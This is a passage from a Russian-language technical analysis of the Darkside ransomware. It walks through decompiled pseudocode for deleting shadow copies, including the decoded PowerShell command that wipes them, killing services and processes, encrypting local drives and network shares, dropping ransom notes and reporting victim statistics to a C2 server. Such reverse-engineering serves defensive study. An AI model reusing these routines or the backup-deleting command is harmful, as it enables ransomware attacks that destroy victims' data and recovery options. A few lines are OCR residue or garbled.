  while ( mw_FindNextFileW(v10, v6) );
```


III. Удаление теневых копий

Если DELETE_SHADOW_COPIES_FLAG в конфигурации установлен в 1, Darkside попытается удалить все теневые копии в системе. Есть две разные функции для решения этой задачи в зависимости от системной архитектуры машины.

Если машина является 64-битной машиной Windows, она расшифровывает команду CMD и выполняет ее с помощью CreateProcessW.

```
int x64_delete_shadow_copies()
{
  __int128 v1; // [esp+4h] [ebp-5Ch] BYREF
  _OWORD v2[4]; // [esp+14h] [ebp-4Ch] BYREF
  int OldValue; // [esp+5Ch] [ebp-4h] BYREF

  mw_Wow64DisableWow64FsRedirection(&OldValue);
  clear_string(&v1, 0x10u);
  clear_string(v2, 0x48u);
  LODWORD(v2[0]) = 72;
  decrypt_large_buffer(POWERSHELL_SCRIPT, POWERSHELL_SCRIPT[-1]);// powershell -ep bypass -c
  mw_CreateProcessW(0, POWERSHELL_SCRIPT, 0, 0, 1, 134742016, 0, 0, v2, &v1);
  if ( clear_string(POWERSHELL_SCRIPT, POWERSHELL_SCRIPT[-1]) )
  {
    mw_WaitForSingleObject(v1, -1);
    mw_CloseHandle(v1);
    mw_CloseHandle(DWORD1(v1));
  }                                     // Get-WmiObject Win32_Shadowcopy | ForEach-
  return mw_Wow64RevertWow64FsRedirection(OldValue);
```


Ниже представлена расшифрованная команда CMD.

powershell -ep bypass -c "(0..61)|%{$s+=[char][byte]('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7D3B'.substring($_*2,2))}iex $s"

Эта команда выполняет 61 цикл, извлекает 2 символа за раз, преобразует их в байт и преобразует этот байт в символ ASCII.

Декодирование этой строки приведет к созданию этой команды Powershell, которая получает каждый объект Win32_Shadowcopy в системе и удаляет его.

Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}

Если машина представляет собой 32-битную машину с Windows, все обстоит немного лучше.

Darkside вызовет CoInitializeEx, CoInitializeSecurity и CoCreateInstance для создания единого объекта класса IWbemLocator с указанным CLSID {4590F811-1D3A-11D0-891F-00AA004B2E24} для запроса из wbemprox.dll.

Используя объект IWbemLocator, Darkside вызывает функцию ConnectServer для подключения к локальному пространству имен «root/cimv2» и получает указатель на объект IWbemServices.

```
result = mw_CoInitialize(0);
if ( !result )
{
  if ( !mw_CoInitializeSecurity(0, -1, 0, 0, 0, 3, 0, 0, 0) )// %systemroot%\system32\wbem\wbemprox.dll
  {
    decrypt_large_buffer(&dword_52B056, *(&dword_52B056 - 1));
    decrypt_large_buffer(&dword_52B06E, *(&dword_52B06E - 1));
    mw_CoCreateInstance(&dword_52B056, 0, 1, &dword_52B06E, &PPV_wbemprox_dll);
    clear_string(&dword_52B056, *(&dword_52B056 - 1));
    if ( !clear_string(&dword_52B06E, *(&dword_52B06E - 1)) )
    {
      decrypt_large_buffer(dword_52B14A, dword_52B14A[-1]);
      PPV_wbemprox_dll->lpVtbl->ConnectServer(
        PPV_wbemprox_dll,
        dword_52B14A,                   // root/cimv2
        0,                              // ConnectServer("root/cimv2")
        0,
        0,
        0,
        0,
        0,
        &PPV_IWbemServices);
```


С помощью этого объекта IWbemServices Darkside выполняет SQL-запрос SELECT * FROM Win32_ShadowCopy для получения перечислителя всех теневых копий на локальном сервере.

Затем Darkside перебирает каждый из объектов теневой копии, получает его идентификатор и вызывает функцию объекта DeleteInstance, чтобы удалить себя.

В конечном итоге это приведет к удалению всех областей хранения теневых копий на компьютере.

```
PPV_IWbemServices->lpVtbl->ExecQuery( // ExecQuery
  PPV_IWbemServices,
  dword_52B164,                         // root/cimv2
  dword_52B170,                         // SELECT * FROM Win32_ShadowCopy
  48,
  0,
  &objSet);
clear_string(dword_52B164, dword_52B164[-1]);
if ( !clear_string(dword_52B170, dword_52B170[-1]) )
{
  decrypt_large_buffer(&dword_52B1E8, *(&dword_52B1E8 - 1));
  decrypt_large_buffer(&dword_52B1B2, *(&dword_52B1B2 - 1));
  while ( !objSet->lpVtbl->Next(objSet, -1, 1, &apObjects, v7) )// get next
  {
    if ( !(apObjects->lpVtbl->Get)(
            apObjects,
            &dword_52B1E8,              // ID
            0,
            &ID_pVal,
            0,
            0,                          // get ID of shadow copies
            a1) )
    {
      mw_swprintf(v5, &dword_52B1B2, ID_pVal.lVal, a2);
      if ( !PPV_IWbemServices->lpVtbl->DeleteInstance(// Delete_
              PPV_IWbemServices,
              v5,
              0,                        // delete shadow copies
              0,
              0) )
        mw_VariantClear(&ID_pVal);
    }
```


IV. Убийство целевых сервисов

Если SERVICE_TO_KILL_FLAG в конфигурации установлен в 1, Darkside пройдёт через все службы на машине и уничтожит любую службу, которая находится в списке SERVICE_TO_KILL конфигурации.

Это делается путем вызова OpenSCManagerW для открытия диспетчера управления службами и EnumServicesStatusExW для перечисления всех служб со статусом SERVICE_WIN32.

```
result = mw_OpenSCManagerW(0, 0, 4);
hServiceControlManager = result;
if ( result )
{
  pcbBytesNeeded = 0;
  mw_EnumServicesStatusExW(hServiceControlManager, 0, 0x30, 3, 0, 0, &pcbBytesNeeded, &lpServicesReturned, 0, 0);// SERVICE_WIN32
  v7 = mw_RtlAllocateHeap(PEB_SubSystemData, 8, pcbBytesNeeded);
  result = mw_EnumServicesStatusExW(
             hServiceControlManager,
             0,
             48,
             3,
             v7,
             pcbBytesNeeded,
             &pcbBytesNeeded,
             &lpServicesReturned,
             0,
             0);
```


Darkside итеративно просматривает эти службы и проверяет, существует ли каждая в списке SERVICE_TO_KILL. Если это так, то служба останавливается и удаляется с помощью вызовов ControlService и DeleteService.

IV. Убийство целевых процессов

Если PROCESS_TO_KILL_FLAG в конфигурации установлен в 1, Darkside пройдёт через все процессы на машине и завершит любой процесс, который находится в списке PROCESS_TO_KILL конфигурации.

Это делается путем вызова NtQuerySystemInformation для запроса массива структур SYSTEM_PROCESS_INFORMATION, каждая из которых содержит имя процесса.

Darkside итеративно перебирает эти процессы и проверяет, существует ли каждый из них в PROCESS_TO_KILL. Если это так, то процесс завершается с помощью TerminateProcess.

V. Шифрование всех локальных дисков

Если ENCRYPT_ALL_DRIVES_FLAG в конфигурации установлен в 1, Darkside будет проходить цикл через все диски с типом диска DRIVE_FIXED, DRIVE_REMOVABLE или DRIVE_REMOTE в системе. Затем он создает соответствующий путь к папке для каждого диска и вызывает main_encryption.

```
void encrypt_all_local_drives()
{
  unsigned int v0; // eax
  _DWORD *v1; // esi
  unsigned int v2; // ebx
  int v3; // eax
  _DWORD v4[64]; // [esp+4h] [ebp-120h] BYREF
  int drive_path[2]; // [esp+104h] [ebp-20h] BYREF
  int v6; // [esp+10Ch] [ebp-18h] BYREF

  v0 = mw_GetLogicalDriveStringsW(128, v4);
  if ( v0 )
  {
    v1 = v4;
    v2 = v0 >> 2;
    do
    {
      v3 = mw_GetDriveTypeW(v1);
      if ( v3 == DRIVE_FIXED || v3 == DRIVE_REMOVABLE || v3 == DRIVE_REMOTE )
      {
        drive_path[0] = '\\\0\\';
        drive_path[1] = '\\\0?';
        mw_wcscpy(&v6, v1);
        main_encryption(drive_path);
      }
      v1 += 2;
      --v2;
    }
    while ( v2 );
  }
}
```


VI. Шифрование общих папок

Если ENCRYPT_NET_SHARED_RESOURCE_FLAG в конфигурации установлен в 1, Darkside попытается получить все пути к общим папкам в сети и зашифровать их с помощью main_encryption.

Во-первых, он вызывает функцию для извлечения всех адресов сетевых узлов с двумя подфункциями.

Первая подфункция вызывает GetAdaptersInfo и inet_addr для извлечения адресов других хостов в сети. Затем он вызывает вторую подфункцию и предоставляет эти адреса в качестве параметра.

```
  result = 0;
  mw_GetAdaptersInfo(0, &v5);
  v6 = mw_RtlAllocateHeap(PEB_SubSystemData, 0, v5);
  if ( v6 )
  {
    if ( !mw_GetAdaptersInfo(v6, &v5) )
    {
      v1 = v6;
      do
      {
        v2 = mw_inet_addr(v1 + 108);
        if ( v2 )
          result += get_network_host_name(a1, v2);
        v1 = *v1;
      }
      while ( v1 );
    }
    mw_RtlFreeHeap(PEB_SubSystemData, 0, v6);
  }
  return result;
}
```


Вторая подфункция запускает потоки с помощью CreateThread для вызова SendARP и gethostbyaddr для поиска имен других хостов в сети по их адресам.

```
int __stdcall get_host_address(int a1)
{
  _DWORD *v1; // eax
  int v2; // esi
  _DWORD v4[5]; // [esp+0h] [ebp-24h] BYREF
  char v5[6]; // [esp+16h] [ebp-Eh] BYREF
  int v6; // [esp+1Ch] [ebp-8h] BYREF
  int v7; // [esp+20h] [ebp-4h]

  v7 = 0;
  v6 = 6;
  if ( !mw_SendARP(a1, 0, v5, &v6) )
  {
    v1 = mw_gethostbyaddr(&a1, 4, 2);
    if ( v1 )
    {
      v2 = mw_sprintf(v4 + 2, aS_3, *v1, v4[0], v4[1], v4[2]);
      v7 = mw_RtlAllocateHeap(PEB_SubSystemData, 8, 2 * v2 + 2);
      mw_MultiByteToWideChar(0, 0, v4 + 2, -1, v7, v2);
    }
  }
  return v7;
}
```


После нахождения всех имен хостов и помещения их в глобальный массив Darkside вызывает NetShareEnum для перечисления всех сетевых общих папок, строит соответствующие сетевые пути и вызывает main_encryption для их шифрования.

```
for ( i = w_get_network_host_names(&NETWORK_SERVER_NAME_ARRAY); i; --i )
{
  servername = *temp_NETWORK_SERVER_NAME_ARRAY++;
  v3 = servername;
  v10 = 0;
  if ( !mw_NetShareEnum(servername, 1, &shared_info_buff, -1, &v12, &v11, &v10) )
  {
    v8 = temp_NETWORK_SERVER_NAME_ARRAY;
    v7 = i;
    shared_info_buff_1 = shared_info_buff;
    do
    {
      if ( !shared_info_buff_1->shi1_type )
      {
        resource_network_name = mw_RtlAllocateHeap(PEB_SubSystemData, 8, 0x10000);
        *resource_network_name = '\\\0\\';
        *(resource_network_name + 4) = '\\\0?';
        *(resource_network_name + 8) = 'N\0U';
        *(resource_network_name + 12) = '\\\0C';
        mw_wcscat(resource_network_name, v3 + 4);
        mw_wcscat(resource_network_name, shared_info_buff_1->shi1_netname);// build shared resource network name
        main_encryption(resource_network_name);
        mw_RtlFreeHeap(PEB_SubSystemData, 0, resource_network_name);
      }
      ++shared_info_buff_1;
      --v12;
    }
    while ( v12 );
    i = v7;
```


VII. Отправка статистики шифрования сервера C2

После завершения шифрования и если CONFIG_C2_URL_FLAG установлен в 1 в конфигурации, Darkside отправит серверу C2 окончательную статистику шифрования.

Сначала он расшифровывает строку формата для этого пакета и начинает записывать идентификатор жертвы, UID, количество зашифрованных файлов, размер шифрования, количество пропущенных файлов и прошедшее время в эту строку формата.

Затем он использует эту отформатированную строку в качестве буфера для вызова описанной **здесь** функции.


```
result = mw_RtlAllocateHeap(PEB_SubSystemData, 8, v6 + v5 + 64);
full_victim_info = result;
if ( result )
{
  ellapsed_sec = ELLAPSED_TIME / 1000u;     // The minimum effective timer interval for a real-time process is 1 millisecond / REFRESH RATE
  ellapsed_ms = ELLAPSED_TIME % 1000u;
  __asm { finit }
  v12 = 0x40000000;
  *&v15 = qword_530AB6 / 0x40000000;
  sub_521000(&v15, 2, TOTAL_ENCRYPTION_SIZE, 2);
  v9 = mw_sprintf(                          // {
                                            // "id":"%s",
                                            // "uid":"%s",
                                            // "enc-num":"%u",
                                            // "enc-size":"%u",
                                            // "skip-num":"%u",
                                            // "elapsed-time":"%u.%u"
                                            // }
        full_victim_info,
        Final_stat_format_str,
        victim_ID,
        &CONFIG_VICTIM_UID,
        ENCRYPTED_FILE_COUNT,
        TOTAL_ENCRYPTION_SIZE,
        SKIPPED_FILE_COUNT,
        ellapsed_sec,
        ellapsed_ms);
  result = send_data_to_C2(full_victim_info, v9);
}
```


Основное шифрование


Наконец-то мы подошли к самой пикантной части программы-вымогателя - основной функции шифрования! Это довольно сложная функция, поэтому я снова разделю свой анализ на части.

I. Начальные операции

Перед началом шифрования вредоносная программа проверяет, есть ли в системе минимум 0x6400000 байт или 100 МБ свободного места. Это пространство необходимо для размещения записки о выкупе в каждом каталоге, а также потому, что шифрование также увеличивает каждый файл на установленное количество байт.



Если CONFIG_C2_URL_FLAG в конфигурации установлен в 1, Darkside также начинает записывать время начала шифрования, вызывая GetTickCount.




II. Создание рабочих потоков

Darkside использует многопоточность с портом завершения ввода-вывода для связи между основным потоком и рабочими потоками и ускорения шифрования. Потенциально это может быть действительно хорошо, но, к сожалению, есть один недостаток дизайна, который замедляет весь процесс.

Во-первых, Darkside создает 2 порта завершения ввода-вывода, вызывая CreateIoCompletionPort, которые используются основным потоком для отправки данных файла для шифрования рабочим потокам.

Затем он порождает заданное количество потоков в зависимости от количества процессоров в системе. Он будет порождать 2 потока для каждого подсчета процессоров, но это максимальное количество потоков составляет 64, даже если процессоров больше 32.



Лучше всего иметь один поток на процессор, но поскольку многопоточность Darkside не максимизирует вычислительную мощность системы, это не имеет большого значения.

Каждый из этих потоков добавляется в глобальный массив потоков, чтобы сделать очистку более организованной, путем вызова WaitForMultipleObjects с массивом в качестве параметра.

III. Рекурсивный обход каталогов

Единственная ошибка этого вымогателя заключается в том, что его основной поток использует алгоритм поиска в глубину рекурсивного обхода, что значительно снижает скорость шифрования, несмотря на хорошую настройку многопоточности.

Во-первых, в рекурсивной функции основной поток вызывает SetEntriesInAclW и SetNamedSecurityInfoW для доступа/аудита информации управления и безопасности обрабатываемого каталога. Ниже приведена жестко запрограммированная структура EXPLICIT_ACCESS_W с новой информацией о безопасности и доступе.

```
; EXPLICIT_ACCESS_W ACL_LIST_OF_EXPLICIT_ENTRIES
ACL_LIST_OF_EXPLICIT_ENTRIES EXPLICIT_ACCESS_W <10000000h, SET_ACCESS, 3, <0, NO_MULTIPLE_TRUSTEE, \
                                  ; DATA XREF: 00[illegible]ACBfo
                                  ; w_set_security_information+2Ffo
                                TRUSTEE_IS_SID, TRUSTEE_IS_WELL_KNOWN_GROUP, \
                                offset SID_OWNER>>
```

Затем, если RANSOM_NOTE_FLAG в конфигурации установлен на 1, Darkside поместит записку о выкупе в обработанный каталог, используя эту функцию.

```
int __stdcall w_create_README_in_dir(int encrypted_dir, int ransom_note, int a3)
{
  int ransom_note_len; // eax
  _DWORD current_dir[130]; // [esp+4h] [ebp-208h] BYREF

  mw_GetCurrentDirectoryW(260, current_dir);
  mw_SetCurrentDirectoryW(encrypted_dir);
  ransom_note_len = mw_strlen(ransom_note);
  create_and_write_file(&README_FILE_NAME, ransom_note, ransom_note_len);
  return mw_SetCurrentDirectoryW(current_dir);
}
```

После этого идут проверки файлов/каталогов. Во-первых, чтобы начать вызов FindFirstFileExW в текущем каталоге, он должен добавить символы «\\ *» в конец имени каталога. По мере того как он просматривает папку в поисках подкаталогов и файлов с помощью FindNextFileW, он сначала проверяет, чтобы избежать двух имен каталогов «.» и «.. », которые ссылаются на текущий каталог и родительский каталог. Эти два каталога могут привести к тому, что программа войдет в бесконечную рекурсию, если вредоносная программа не избежит их.

Он также проверяет атрибут файла, чтобы избежать подкаталогов/файлов с атрибутом FILE_ATTRIBUTE_ENCRYPTED.

После этих проверок, если текущий путь указывает на каталог и DIRECTORY_TO_AVOID_FLAG установлен в 1, то выполняется еще одна проверка, чтобы убедиться, что имя подпапки отсутствует в списке DIRECTORY_TO_AVOID.

После завершения всех проверок путь к его подкаталогу передается в качестве параметра рекурсивной функции.

Рекурсивная функция вызывается при обнаружении папки для обхода всех ее подпапок.

```
if ( (mw_GetFileAttributesW(curr_path) & 0x10) != 0 )// if path is FILE_ATTRIBUTE_DIRECTORY
{
  mw_PathAddBackslashW(curr_path);
  *(_WORD *)(curr_path + 2 * mw_wcslen(curr_path)) = '*';
}
result = (_QWORD *)mw_FindFirstFileExW(curr_path, 0, &lpFindFileData, 0, 0, FindFirstFile_AdditionalFlag);
v10 = result;
if ( result != (_QWORD *)-1 )
{
  do
  {
    if ( *(_DWORD *)lpFindFileData.cFileName != 46
      && *(_DWORD *)lpFindFileData.cFileName != 11822 // avoid . and ..
      && (lpFindFileData.dwFileAttributes & 0x400) == 0 )// if path is not FILE_ATTRIBUTE_ENCRYPTED
    {
      if ( (lpFindFileData.dwFileAttributes & 0x10) != 0 )// if path is FILE_ATTRIBUTE_DIRECTORY
      {
        if ( !DIRECTORY_TO_AVOID_FLAG
          || !is_string_in_list((int)lpFindFileData.cFileName, (_WORD *)DIRECTORY_TO_AVOID) )
        {
          v3 = (int)v8;
          mw_wcscpy(v8, curr_path);
          v4 = mw_wcslen(v3);
          *(_WORD *)(v3 + 2 * v4 - 2) = 0;
          mw_wcscpy(v3 + 2 * v4 - 2, lpFindFileData.cFileName);
          recursive_folder_process(v3);   // ???????
        }
      }
```

Если текущий путь указывает на файл, Darkside проверяет следующее:

- Если имя файла не является файлом README.
- Если его расширение не .TXT.
- Если его содержимое не является запиской о выкупе (путем сравнения хэшей файлов CRC32).
- Если FILE_TO_AVOID_FLAG равен 1 и имя файла отсутствует в CONFIG_FILE_TO_AVOID.
- Если FILE_EXTENSION_TO_AVOID_FLAG равен 1, а расширение файла отсутствует в FILE_EXTENSION_TO_AVOID.

Если все это правда, Darkside продолжит обработку файла.

Если SQL_SQL_LITE_FLAG равен 1, а имя файла находится в SQL_STRING, он устанавливает ENCRYPTION_MODE на полное шифрование.

```
else if ( (!RANSOM_NOTE_FLAG
        || mw__wcsicmp(lpFindFileData.cFileName, &README_FILE_NAME)
        && (!mw_wcsstr(lpFindFileData.cFileName, &README_str)
         || !mw_wcsstr(lpFindFileData.cFileName, &dot_TXT_str)
         || !compare_file_hash((int)lpFindFileData.cFileName, directory_name, CRC32_RANSOMNOTE)))// if is not ransom note
       && (!FILE_TO_AVOID_FLAG || !is_string_in_list((int)lpFindFileData.cFileName, (_WORD *)FILE_TO_AVOID))
       && (!FILE_EXTENSION_TO_AVOID_FLAG
        || !check_if_string_contains((int)lpFindFileData.cFileName, (_WORD *)FILE_EXTENSION_TO_AVOID)) )
{
  if ( SQL_SQL_LITE_FLAG && check_if_string_contains((int)lpFindFileData.cFileName, (_WORD *)SQL_STRING) )
  {
    old_encryption_mode = ENCRYPTION_MODE;
    ENCRYPTION_MODE = 1;            // ENCRYPTION_MODE = FULL_ENCRYPTION
  }
```

После проверки файла основной поток Darkside начинает обработку и отправляет данные файла рабочим потокам.

IV. Проверка, зашифрован ли файл

Во-первых, путь к файлу правильно фиксируется, и вызывается подфункция, чтобы проверить, был ли файл зашифрован или нет. Эта проверка выполняется путем считывания последних байтов 0x90 в буфер кучи и генерации контрольной суммы для первых байтов 0x80 с помощью CRC32_checksum_generator. Эта контрольная сумма сравнивается с последними 0x10 байтами буфера, и если они совпадают, это означает, что файл зашифрован.

Это также дает нам подсказку, что после шифрования к концу каждого файла добавляется большой двоичный объект с зашифрованной матрицей Salsa в качестве первых 0x80 байтов и контрольной суммы ключа в качестве последних 0x10 байтов.

```
is_encrypted = 0;
if ( !mw_SetFileAttributesW(file_path, 128) )
  return NtCurrentTeb()->LastErrorValue;
while ( 1 )
{
  hFile = mw_CreateFileW(file_path, 0xC0000000, 0, 0, 3, 128, 0);
  if ( hFile != -1 )
    break;
  if ( !CONFIG_PROCESS_TO_AVOID_FLAG
    || NtCurrentTeb()->LastErrorValue != 32
    || !terminate_processes_that_uses_file(file_path) )
  {
    return -1;
  }
}
if ( mw_SetFilePointerEx(hFile, 0xFFFFFF70, 0xFFFFFFFF, 0, FILE_END) )// move file pointer to the last 0x90 bytes
{
  if ( mw_ReadFile(hFile, lpBuffer, 0x90, lpNumberOfBytesRead, 0) )// read the last 0x90 bytes
  {
    if ( !memcmp(CRC32_checksum_generator((int)lpBuffer, 0x80, 0), &lpBuffer[128], 0x10u) )
      is_encrypted = 1;                     // if file is encrypted, CRC_4_times(first 0x80 bytes) == last 0x10 bytes
  }
  else
  {
    is_encrypted = NtCurrentTeb()->LastErrorValue;
  }
}
else if ( NtCurrentTeb()->LastErrorValue != 131 )
{
  is_encrypted = NtCurrentTeb()->LastErrorValue;
}
mw_CloseHandle(hFile);
return is_encrypted;
```

V. Завершить процесс, использующий файл

Если PROCESS_TO_AVOID_FLAG установлен в 1 в конфигурации, Darkside вызывает функцию, чтобы найти и закрыть другой процесс, который в настоящее время использует файл.

Эта функция имеет цикл while для непрерывной проверки всех процессов, вызывая OpenProcess для получения дескриптора процесса, порождает поток для вызова NtQueryInformationFile, чтобы получить файл, принадлежащий этому процессу, и сравнивает это имя файла с именем файла, подлежащего шифрованию.

```
while ( 1 )
{
  if ( *(_BYTE *)(v5 + 4) != v2 || *(_DWORD *)v5 <= 4u || *(_DWORD *)v5 == v15 || *(_DWORD *)v5 == procID )
    goto LABEL_29;
  ProcessHandle = mw_OpenProcess(procID, 0x100441, 0);// try open process
  if ( ProcessHandle )
    break;
  v15 = *(_DWORD *)v5;
LABEL_29:
  v5 += 16;
  if ( !--v6 )
    goto LABEL_30;
}
if ( !mw_DuplicateHandle(ProcessHandle, *(unsigned __int16 *)(v5 + 6), -1, &curr_process, 0, 0, 2) )
{                                       // get process handle
  v15 = *(_DWORD *)v5;
LABEL_28:
  mw_CloseHandle(ProcessHandle);
  goto LABEL_29;
}
if ( spawn_thread_to_query_info_file(curr_process, (int)process_file_path)// query file used by process
  || (process_file_name = mw_wcsrchr((char *)process_file_path + 4, '\\')) == 0
  || mw__wcsicmp(process_file_name, encrypted_file_name) )// if used file is the same as the encrypted file, break
{
  clear_string(process_file_path, 0x10000u);
  mw_CloseHandle(curr_process);
  goto LABEL_28;
}
file_name = mw_RtlAllocateHeap(PEB_SubSystemData, 8, 0x10000);
```

Если этот процесс обращается к файлу, подлежащему шифрованию, Darkside будет итеративно проверять, чтобы убедиться, что процесс не находится в списке PROCESS_TO_AVOID, и завершит его после завершения проверки.

```
if ( !mw_NtQueryInformationProcess(ProcessHandle, ProcessImageFileName, file_name, 0x10000, &v16) )
{
  v8 = mw_wcsrchr(*(_DWORD *)(file_name + 4), '\\');
  if ( v8 )
  {
    current_process_name = v8 + 2;
    process_to_avoid = (_WORD *)PROCESS_TO_AVOID;
    while ( mw__wcsicmp(process_to_avoid, current_process_name) )
    {
      process_to_avoid += mw_wcslen(process_to_avoid) + 1;
      if ( !*process_to_avoid )         // if process name is not in the avoid list
      {
        mw_CloseHandle(curr_process);
        mw_TerminateProcess(ProcessHandle, 0);// terminate process
        mw_WaitForSingleObject(ProcessHandle, -1);
        mw_CloseHandle(ProcessHandle);
        v20 = 1;
        break;
      }
    }
  }
}
```

VI. Создание зашифрованное имя файла

Имя файла копируется в новый буфер, а контрольная сумма GUID добавляется в конец имени файла. Этот буфер позже используется в качестве зашифрованного имени файла, поэтому Darkside снова пытается завершить любой процесс, использующий этот файл.

```
encrypt_file_name = mw_RtlAllocateHeap(PEB_SubSystemData, 0, 0x10000);
if ( encrypt_file_name )
{
  mw_wcscpy(encrypt_file_name, v3);
  v5 = mw_wcslen(encrypt_file_name);
  mw_wcscpy(encrypt_file_name + 2 * v5, GUID_checksum);// append GUID checksum to the end of file name
  while ( !mw_MoveFileExW(encrypt_file_name_1, encrypt_file_name, 8) )
  {
    if ( !PROCESS_TO_AVOID_FLAG
      || __readfsdword(0x34u) != 32
      || !terminate_processes_that_uses_file(encrypt_file_name_1) )// terminate process that uses this file
    {
      goto LABEL_69;
    }
  }
```

VII. Отправка файловых данных в рабочие потоки

Darkside делает 2 вызова CreateIoCompletionPort для создания портов завершения ввода-вывода, связанных с дескриптором зашифрованного файла.

```
FILE_HANDLE_TO_ENCRYPT = mw_CreateFileW(encrypt_file_name, 0xC0000000, 0, 0, 3, 0x48000000, 0);
if ( FILE_HANDLE_TO_ENCRYPT != -1 )
{
  if ( USE_IOCompletionPort1_FLAG )
  {
    if ( !mw_CreateIoCompletionPort(FILE_HANDLE_TO_ENCRYPT, hIOCompletionPort1, 0, 0) )
    {
21:
      mw_CloseHandle(FILE_HANDLE_TO_ENCRYPT);
      goto LABEL_69;
    }
  }
  else if ( !mw_CreateIoCompletionPort(FILE_HANDLE_TO_ENCRYPT, hIOCompletionPort2, 0, 0) )
  {
    goto LABEL_21;
  }
```

Затем он создает буфер для добавления необходимых данных для отправки рабочим потокам с использованием этих портов завершения ввода-вывода.

Важные данные включают информацию, связанную с файлом, такую как ENCRYPTION_MODE, дескриптор файла и размер файла.

Буфер также включает в себя матрицу Salsa20, ее зашифрованную версию RSA-1024 и контрольную сумму зашифрованного ключа.

Когда этот буфер ввода-вывода готов, он отправляется рабочим потокам с помощью вызовов PostQueuedCompletionStatus.

```
v12 = IO_buffer[8];
IO_buffer[0x2F] = IO_buffer[7];
IO_buffer[0x30] = v12;
IO_buffer[0xB] = FILE_HANDLE_TO_ENCRYPT;// 0xB is file handle
*(_QWORD *)(IO_buffer + 0x2D) = file_size;// 0x2d is file size
generate_random_buffer(IO_buffer + 0xD);// offset 0xD is random buff
w_memcpy(IO_buffer + 0x1D, IO_buffer + 0xD, 0x40u);
RSA_1024_encryption(IO_buffer + 0x1D, (int)FULL_CONFIG_COPY, (int)&FULL_CONFIG_COPY[8]);// offset 0x1D is RSA_1024(random_buff)
CRC32_Hashed_random_number = CRC32_checksum_generator((int)(IO_buffer + 0x1D), 0x80, 0);
w_memcpy(IO_buffer + 0x3D, CRC32_Hashed_random_number, 0x10u);// offset 0x3d is CRC32(RSA_1024(random_buff))
IO_buffer[0xC] = 0;
if ( hLogFile )
{
